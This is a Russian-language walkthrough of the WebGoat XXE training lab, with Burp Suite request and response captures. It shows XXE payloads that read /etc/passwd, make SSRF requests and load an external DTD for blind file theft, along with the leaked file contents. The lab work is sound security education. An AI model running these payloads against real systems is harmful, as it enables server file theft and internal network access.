

XXE

Внедрение внешнего объекта XML (также известное как XXE) — это уязвимость веб-безопасности, которая позволяет злоумышленнику вмешиваться в обработку XML-данных приложением. Это часто позволяет злоумышленнику просматривать файлы в файловой системе сервера приложений и взаимодействовать с любыми внутренними или внешними системами, к которым может получить доступ само приложение. В некоторых ситуациях злоумышленник может эскалировать атаку XXE, чтобы скомпрометировать базовый сервер или другую серверную инфраструктуру, используя уязвимость XXE для выполнения атак с подделкой запросов на стороне сервера (SSRF).

Примеры

Проверка на наличие уязвимости

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY toreplace "3"> ]>
<stockCheck>
  <productId>&toreplace;</productId>
  <storeId>1</storeId>
</stockCheck>
```

Использование XXE для чтения файлов

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE author [
  <!ENTITY js SYSTEM "file:///etc/passwd">
]>
<author>&js;</author>
```

Использование XXE для проведения SSRF запросов

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://internal.vulnerable-website.com/"> ]>
<author>&xxe;</author>
```

База

1. Внимательно прочитайте первые три пункта проведения данной атаки

[Reset lesson](#)

➔ 1 2 3 4 5 6 7 8 9 10 11 12 13 ➔

What is an XML entity?

An XML Entity allows tags to be defined that will be replaced by content when the XML Document is parsed. In general there are three types of entities:

- internal entities
- external entities
- parameter entities.

An entity must be created in the Document Type Definition (DTD), let's start with an example:

```
<?xml version="1.0" standalone="yes" ?>
<!DOCTYPE blog [
  <!ELEMENT author (#PCDATA)>
  <!ENTITY js "Jo Smith">
]>
<blog>
  <author>&js;</author>
</blog>
```

↓

Parser

→

```
<blog>
  <author>Jo Smith</author>
</blog>
```

As you can see once the XML document is processed by the parser, it will replace the defined entity `&js` with the defined constant "Jo Smith". As you can see this has many advantages.

1. Отправим тестовый комментарий, чтобы проверить какой запрос отправляется

Let's try

In this assignment you will add a comment to the photo, when submitting the form try to execute an XXE injection with the comments field. Try listing the root directory of the filesystem.



John Doe uploaded a photo.
24 days ago



webgoat 2025-10-30, 13:03:02
Silly cat....



guest 2025-10-30, 13:03:02
I think I will use this picture in one of my projects.



guest 2025-10-30, 13:03:02
Lol!! :-).

No.	URL	Method	Status	Size	Content-Type	Version	Score
448	http://kali:8001	GET	200	85/1	JSON	mvc	12/0.1.1
449	http://kali:8001	GET	200	957	JSON		127.0.1.1
450	http://kali:8001	POST	200	350	JSON		127.0.1.1

Request

1 POST /WebGoat/xxe/simple HTTP/1.1
2 Host: kali:8001
3 Content-Length: 69
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
7 Content-Type: application/xml
8 Origin: http://kali:8001
9 Referer: http://kali:8001/WebGoat/start.mvc?username=useruser
10 Accept-Encoding: gzip, deflate, br
11 Accept-Language: en-US,en;q=0.9
12 Cookie: JSESSIONID=22CF2916DD70B38D3B169D0E44445685
13 Connection: close
14
15 <?xml version="1.0"?>
16 <comment>
17 <text>
18 haha funny cat
19 </text>
20 </comment>

Response

1 HTTP/1.1 200
2 Content-Type: application/json
3 Date: Thu, 30 Oct 2025 12:17:30 GMT
4 Connection: close
5 Content-Length: 224
6
7 {
8 "lessonCompleted":false,
9 "feedback":"Sorry the solution is not correct, please try again.",
10 "feedbackArgs":null,
11 "output": "",
12 "outputArgs":null,
13 "assignment":"SimpleXXE",
14 "attemptWasMade":true
15 }

2. Замечаем, что отправляется XML документ. Попробуем применить тестовую нагрузку

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY xxe "777"> ]>
<comment>
  <text>&xxe;</text>
</comment>
```

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x +

Send Cancel < >

Request

1 POST /WebGoat/xxe/simple HTTP/1.1
2 Host: kali:8001
3 Content-Length: 98
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
7 Content-Type: application/xml
8 Origin: http://kali:8001
9 Referer: http://kali:8001/WebGoat/start.mvc?username=useruser
10 Accept-Encoding: gzip, deflate, br
11 Accept-Language: en-US,en;q=0.9
12 Cookie: JSESSIONID=22CF2916DD70B38D3B169D0E44445685
13 Connection: close
14
15 <?xml version="1.0"?>
16 <!DOCTYPE foo [<!ENTITY xxe "777">]><comment>
17 <text>
18 &xxe;
19 </text>
20 </comment>

Response

1 HTTP/1.1 200
2 Content-Type: application/json
3 Date: Thu, 30 Oct 2025 12:20:28 GMT
4 Connection: close
5 Content-Length: 224
6
7 {
8 "lessonCompleted":false,
9 "feedback":"Sorry the solution is not correct, please try again.",
10 "feedbackArgs":null,
11 "output": "",
12 "outputArgs":null,
13 "assignment":"SimpleXXE",
14 "attemptWasMade":true
15 }

3. В результате комментарий имеет вид 777 - следовательно, уязвимость отработала

 **John Doe** uploaded a photo.
24 days ago



Add a comment Submit

 **useruser** 2025-10-30, 13:20:28
777

 **webgoat** 2025-10-30, 13:03:02
Silly cat....

 **guest** 2025-10-30, 13:03:02
I think I will use this picture in one of my projects.

 **guest** 2025-10-30, 13:03:02
Lol!! :-).

4. Попробуем прочитать `/etc/passwd` с помощью данной уязвимости

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<comment>
  <text>&xxe;</text>
</comment>
```

Request

PrettyRawHex

1 POST /WebGoat/xxe/simple HTTP/1.1

2 Host: kali:8001

3 Content-Length: 120

4 Accept: */*

5 X-Requested-With: XMLHttpRequest

6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36

7 Content-Type: application/xml

8 Origin: http://kali:8001

9 Referer: http://kali:8001/WebGoat/start.mvc?username=useruser

10 Accept-Encoding: gzip, deflate, br

11 Accept-Language: en-US,en;q=0.9

12 Cookie: JSESSIONID=22CF2916DD70B38D3B169D0E44445685

13 Connection: close

14

15 <?xml version="1.0"?>

16 <!DOCTYPE foo [<!ENTITY xxe SYSTEM 'file:///etc/passwd']><comment>

17 <text>

18 <xxe;

19 </text>

20 </comment>

Response

PrettyRawHexRender

1 HTTP/1.1 200

2 Content-Type: application/json

3 Date: Thu, 30 Oct 2025 12:22:46 GMT

4 Connection: close

5 Content-Length: 237

6

7 {

8 "lessonCompleted":true,

9 "feedback":"Congratulations. You have successfully completed the assignment.",

10 "feedbackArgs":null,

11 "output":null,

12 "outputArgs":null,

13 "assignment":"SimpleXXE",

14 "attemptWasMade":true

15 }

John Doe uploaded a photo.

24 days ago



Add a comment

Submit

useruser 2025-10-30, 13:22:46

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534:/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash webgoat:x:1001:1001:/home/webgoat:/bin/bash

webgoat 2025-10-30, 13:03:02

Silly cat...

guest 2025-10-30, 13:03:02

I think I will use this picture in one of my projects.

- Видим, что атака отработала и мы смогли прочитать содержимое файла на удалённом сервере.
- Прочитайте внимательно 5-6 пункт в уроке, чтобы узнать, как можно предотвратить данную атаку.
- Посмотрим на формат запроса, который отправляется в 7 задании.

Request

PrettyRawHex

1 POST /WebGoat/xxe/content-type HTTP/1.1

2 Host: kali:8001

3 Content-Length: 15

4 Accept: */*

5 X-Requested-With: XMLHttpRequest

6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36

7 Content-Type: application/json

8 Origin: http://kali:8001

9 Referer: http://kali:8001/WebGoat/start.mvc?username=useruser

10 Accept-Encoding: gzip, deflate, br

11 Accept-Language: en-US,en;q=0.9

12 Cookie: JSESSIONID=22CF2916DD70B38D3B169D0E44445685

13 Connection: close

14

15 {

16 "text":"test"

17 }

Response

PrettyRawHexRender

1 HTTP/1.1 200

2 Content-Type: application/json

3 Date: Thu, 30 Oct 2025 12:25:40 GMT

4 Connection: close

5 Content-Length: 237

6

7 {

8 "lessonCompleted":false,

9 "feedback":"You are posting JSON which does not work with a XXE",

10 "feedbackArgs":null,

11 "output":null,

12 "outputArgs":null,

13 "assignment":"ContentTypeAssignment",

14 "attemptWasMade":true

15 }

- Видим, что отправляется **Content-Type: application/json**. В современном мире данные чаще всего и отправляются в формате JSON, однако, в больших системах очень часто стоит большое количество Middleware, которые умеют обрабатывать различные типы **Content-Type**. Поэтому можно попробовать исправить **Content-Type** на **application/xml** и отправить документ в новом формате.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY xxe "777"> ]>
<comment>
  <text>&xxe;</text>
</comment>
```

Request

PrettyRawHex

1 POST /WebGoat/xxe/content-type HTTP/1.1
2 Host: kali:8001
3 Content-Length: 98
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
7 Content-Type: application/xml
8 Origin: http://kali:8001
9 Referer: http://kali:8001/WebGoat/start.mvc?username=useruser
10 Accept-Encoding: gzip, deflate, br
11 Accept-Language: en-US,en;q=0.9
12 Cookie: JSESSIONID=22CF2916DD70B38D3B16900E44445685
13 Connection: close
14
15 <?xml version="1.0"?>
16 <!DOCTYPE foo [<!ENTITY xxe "777">]><comment>
 <text>
 &xxe;
 </text>
 </comment>

Response

PrettyRawHexRender

1 HTTP/1.1 200
2 Content-Type: application/json
3 Date: Thu, 30 Oct 2025 12:29:08 GMT
4 Connection: close
5 Content-Length: 238
6
7 {
8 "lessonCompleted":false,
9 "feedback":"Sorry the solution is not correct, please try again.",
10 "feedbackArgs":null,
11 "output":null,
12 "outputArgs":null,
13 "assignment":"ContentTypeAssignment",
14 "attemptWasMade":true
15 }



Add a comment



useruser 2025-10-30, 13:29:08
777



useruser 2025-10-30, 13:25:40
test



useruser 2025-10-30, 13:25:14
test



webgoat 2025-10-30, 13:03:02
Silly cat....



guest 2025-10-30, 13:03:02
I think I will use this picture in one of my projects.



guest 2025-10-30, 13:03:02
I did :)

9. XXE отработал, отправляем нагрузку из прошлого задания:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<comment>
  <text>&xxe;</text>
</comment>
```

Request

Pretty Raw Hex

1 POST /webgoat/xxe/content-type HTTP/1.1
2 Host: kali:8001
3 Content-Length: 120
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
7 Content-Type: application/xml
8 Origin: http://kali:8001
9 Referer: http://kali:8001/WebGoat/start.mvc?username=useruser
10 Accept-Encoding: gzip, deflate, br
11 Accept-Language: en-US,en;q=0.9
12 Cookie: JSESSIONID=22CF2916D070B38D3B169D0E44445685
13 Connection: close
14
15 <?xml version="1.0"?>
16 <!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]<comment>
 <text>
 &xxe;
 </text>
</comment>

Response

Pretty Raw Hex Render

1 HTTP/1.1 200
2 Content-Type: application/json
3 Date: Thu, 30 Oct 2025 12:31:25 GMT
4 Connection: close
5 Content-Length: 249
6
7 {
8 "lessonCompleted":true,
9 "feedback":"Congratulations. You have successfully completed the assignment.",
10 "feedbackArgs":null,
11 "output":null,
12 "outputArgs":null,
13 "assignment":"ContentTypeAssignment",
14 "attemptWasMade":true
15 }

Add a comment

Submit

 useruser 2025-10-30, 13:31:25
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailng List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash webgoat:x:1001:1001:/home/webgoat:/bin/bash

 useruser 2025-10-30, 13:25:40
test

 useruser 2025-10-30, 13:25:14
test

 webgoat 2025-10-30, 13:03:02
Silly cat....


 guest 2025-10-30, 13:03:02
I think I will use this picture in one of my projects.

 guest 2025-10-30, 13:03:02
Lol!! :-).

10. Внимательно прочитайте пункты 8-10 из урока.

11. Последнее задание рассчитано на применение внешних DTD. Создаём внешний DTD файл и загружаем его на WebWolf

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY xxe SYSTEM "file:///home/webgoat/.webgoat-
2025.3/XXE/useruser/secret.txt">
```



12. Теперь делаем запрос на скачивание внешнего DTD и его исполнение

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
<!ENTITY % remote SYSTEM "http://127.0.0.1:9090/WebWolf/files/useruser/new.dtd">
%remote; ]>
<comment>
  <text>Here is the secret - &xxe;</text>
</comment>
```

1 x2 x3 x+

SendCancel<>>

Request

Raw

1 POST /WebGoat/xxe/blind HTTP/1.1
2 Host: kali:8001
3 Content-Length: 188
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
7 Content-Type: application/xml
8 Origin: http://kali:8001
9 Referer: http://kali:8001/WebGoat/start.mvc?username=useruser
10 Accept-Encoding: gzip, deflate, br
11 Accept-Language: en-US,en;q=0.9
12 Cookie: JSESSIONID=22CF2916DD70B38D38169D0E44445685
13 Connection: close
14
15 <?xml version="1.0"?>
16 <!DOCTYPE root [
17 <ENTITY % remote SYSTEM "http://127.0.0.1:9090/WebWolf/files/useruser/new.dtd">
18 %remote;
19]>
20 <comment>
21 <text>
22 Here is the secret: &xxe;
23 </text>
24 </comment>

Response

Raw

1 HTTP/1.1 200
2 Content-Type: application/json
3 Date: Thu, 30 Oct 2025 13:35:19 GMT
4 Connection: close
5 Content-Length: 240
6
7 {
8 "lessonCompleted":false,
9 "feedback":"Sorry the solution is not correct, please try again.",
10 "feedbackArgs":null,
11 "output":null,
12 "outputArgs":null,
13 "assignment":"BlindSendFileAssignment",
14 "attemptWasMade":true
15 }



Add a comment



useruser 2025-10-30, 14:35:19
test WebGoat 8.0 rocks... (tefnKnYcms)



useruser 2025-10-30, 13:25:40
test

